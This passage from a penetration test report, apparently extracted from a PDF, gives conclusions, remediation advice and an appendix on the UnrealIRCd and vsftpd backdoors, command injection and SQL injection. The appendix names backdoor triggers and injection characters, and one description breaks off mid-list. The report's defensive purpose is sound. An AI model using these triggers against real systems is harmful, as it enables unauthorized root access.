

Figure 18 - crack_mysql_password

Impact: Cracked credentials enable lateral movement and privilege escalation across services.
Remediation: Use strong salted hashing algorithms, enforce password policies, rotate credentials, and require MFA.

Conclusion

The penetration test was conducted to evaluate the organization's exposure to real-world cyberattacks and to determine the effectiveness of existing security controls. The assessment followed a controlled methodology consistent with **NIST SP 800-115**, ensuring all activities were authorized, reproducible, and non-destructive.

The specific goals of the penetration test were stated as:

- Identify whether a remote attacker could gain unauthorized access to the organization's systems and data.
- Evaluate the potential impact of such a compromise on the confidentiality, integrity, and availability of critical assets.
    - Test the organization's ability to detect, respond to, and contain attempted intrusions.
    - Provide actionable remediation guidance to strengthen overall cybersecurity posture.

The test successfully demonstrated that multiple high-risk and critical vulnerabilities could be exploited to gain unauthorized system access, escalate privileges, and extract sensitive data. The exercise offered valuable insights into existing weaknesses in system patching, credential management, and web application input validation. Through this assessment, the organisation gained a clearer understanding of its threat exposure and the urgent need for improved patch management, access control, and monitoring.

Recommendations

To maintain a secure operating environment, the organization should adopt a comprehensive defence-in-depth strategy that includes timely patching, continuous monitoring, and user awareness training.
Security policies should mandate regular penetration testing, vulnerability scanning, and incident response readiness reviews at least annually or after major infrastructure changes.
All systems and applications exposed to the Internet must be hardened, monitored, and isolated within segmented network zones.

Mitigation Recommendations

- Remove or upgrade vulnerable services such as UnrealIRCd 3.2.8.1 and vsftpd 2.3.4, and verify the integrity of all binaries and configurations.
- Remediate web application vulnerabilities by enforcing strict input validation, implementing parameterized SQL queries, and deploying a web application firewall (WAF).
- Enforce strong authentication controls, such as replacing weak passwords, requiring multi-factor authentication (MFA), and disabling password-based SSH logins.
- Implement centralized logging and intrusion detection to alert on exploitation attempts, privilege escalation, or suspicious outbound connections.
- Develop a continuous security maintenance process that includes regular patch management, vulnerability assessments, and employee cybersecurity awareness training.

Risk Rating

The overall risk identified for the organization as a result of this penetration test is assessed as **High**.
During testing, a direct and reproducible path was identified from an external, unauthenticated attacker to full system compromise, including root-level command execution and credential disclosure.

The combination of outdated network services (UnrealIRCd 3.2.8.1, vsftpd 2.3.4), web application injection flaws (command injection and SQL injection in DVWA), and weak or crackable credentials created multiple exploitation paths that required minimal effort or specialized skill.
Once initial access was obtained, privilege escalation and credential reuse enabled complete control over the tested environment.

It is therefore reasonable to believe that a malicious actor with similar tools and intent could successfully execute a targeted attack resulting in:

- Unauthorized access to internal systems and sensitive information
- Compromise of authentication credentials leading to further lateral movement
- Potential data exfiltration or service disruption

Immediate remediation and ongoing security governance measures are strongly recommended to reduce exposure and prevent recurrence.

Appendix A: Vulnerability Detail and Mitigation

UnrealIRCd 3.2.8.1 Backdoor

Rating: High (**CVSS**: 7.5)

Description: The UnrealIRCd service version 3.2.8.1 contains a malicious backdoor introduced through a supply chain compromise in November 2009. The backdoor is triggered by sending a specially crafted command beginning with "AB;" followed by system commands to the IRC server on TCP ports 6667/6697. This allows remote command execution without authentication. The compromised version was distributed between November 2009 and June 2010.

Impact: Attackers can execute arbitrary system commands with the privileges of the IRC service, gaining full control of the host. This enables complete system compromise including data theft, malware installation, service disruption, and lateral movement within the network. Exploitation requires no authentication.

Remediation: Immediately remove or upgrade to version 3.2.10 or later from trusted official sources. Block external access to IRC ports (6667/6697) using firewall rules. Verify binary integrity and rebuild the service from trusted sources. If compromise is suspected, perform complete incident response including system rebuild, password resets, and forensic analysis.

- *NVD - National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2010-2075*
- *UnrealIRCd Official Security Advisory: https://www.unrealircd.org/txt/unrealsecadvisory.20100612.txt*

vsftpd 2.3.4 Backdoor

Rating: Critical (**CVSS**: 10.0)

Description: The vsftpd service version 2.3.4 contains a malicious backdoor introduced through a supply chain compromise in July 2011. The backdoor is triggered when a user attempts to login with a username containing the string :) (smiley face). Once triggered, the backdoor opens a root shell listener on TCP port 6200, allowing remote command execution without authentication. This vulnerability affects only vsftpd version 2.3.4.

Impact: Attackers can remotely execute arbitrary system commands with root privileges, gaining complete control of the vulnerable host. This enables unauthorized data access, malware installation, data theft, lateral movement to other systems, and complete compromise of system confidentiality, integrity, and availability. Exploitation requires no authentication and is trivially simple.

Remediation: Immediately stop the vsftpd service and upgrade to version 2.3.5 or later from trusted official repositories. Block external access to TCP ports 21 (FTP) and 6200 (backdoor port) using firewall rules. Verify binary integrity by checking package signatures from official sources. If already compromised, perform complete incident response including forensic analysis, password resets, and system rebuild from clean backups.

- *NVD - National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2011-2523*
- *vsftpd Official Website: https://security.appspot.com/vsftpd.html*

Command Injection

Rating: High

Description: Command Injection is a security vulnerability that allows attackers to execute arbitrary operating system commands on the server. This occurs when applications pass unsafe user input directly to system shells without proper validation or sanitization. Attackers inject malicious commands using special characters (;,

Impact: Attackers can execute arbitrary system commands with the privileges of the vulnerable application, potentially gaining complete control of the host system. This enables unauthorized data access, file modification or deletion, malware installation, privilege escalation, denial of service, and lateral movement to other systems. Commands executed as root/administrator result in complete system compromise.

Remediation: Avoid calling operating system commands directly from application code. Use built-in language functions or libraries instead of shell commands. If system commands are necessary, implement strict input validation using allowlists of permitted characters and values. Never use user input directly in shell commands. Use parameterized APIs that separate commands from arguments. Apply principle of least privilege - run applications with minimal necessary permissions.

- *OWASP - Command Injection: https://owasp.org/www-community/attacks/Command_Injection*
- *CWE-78: OS Command Injection: https://cwe.mitre.org/data/definitions/78.html*

SQL Injection

Rating: High

Description: SQL Injection is a code injection vulnerability where attackers insert malicious SQL code through user input fields to manipulate database queries. This occurs when applications fail to properly validate or sanitize user input before incorporating it into SQL queries. Attackers use special characters (', --, ;) and SQL keywords (OR, UNION, SELECT) to alter query logic, bypass authentication, or access unauthorized data.

Impact: Attackers can bypass authentication, access or steal sensitive database information (passwords, credit cards, personal data), modify or delete data, execute administrative operations, and potentially achieve remote code execution on the database server. This leads to complete data breaches, regulatory violations, and financial losses.

Remediation: Use parameterized queries (prepared statements) as the primary defense. Never concatenate user input directly into SQL queries. Implement strict input validation using allowlists. Apply least privilege principle to database accounts. Use Web Application Firewalls (WAF) to detect SQL injection attempts. Keep database systems updated with security patches.

- *OWASP - SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection*
- *CWE-89: SQL Injection: https://cwe.mitre.org/data/definitions/89.html*

Appendix B: About UUZZ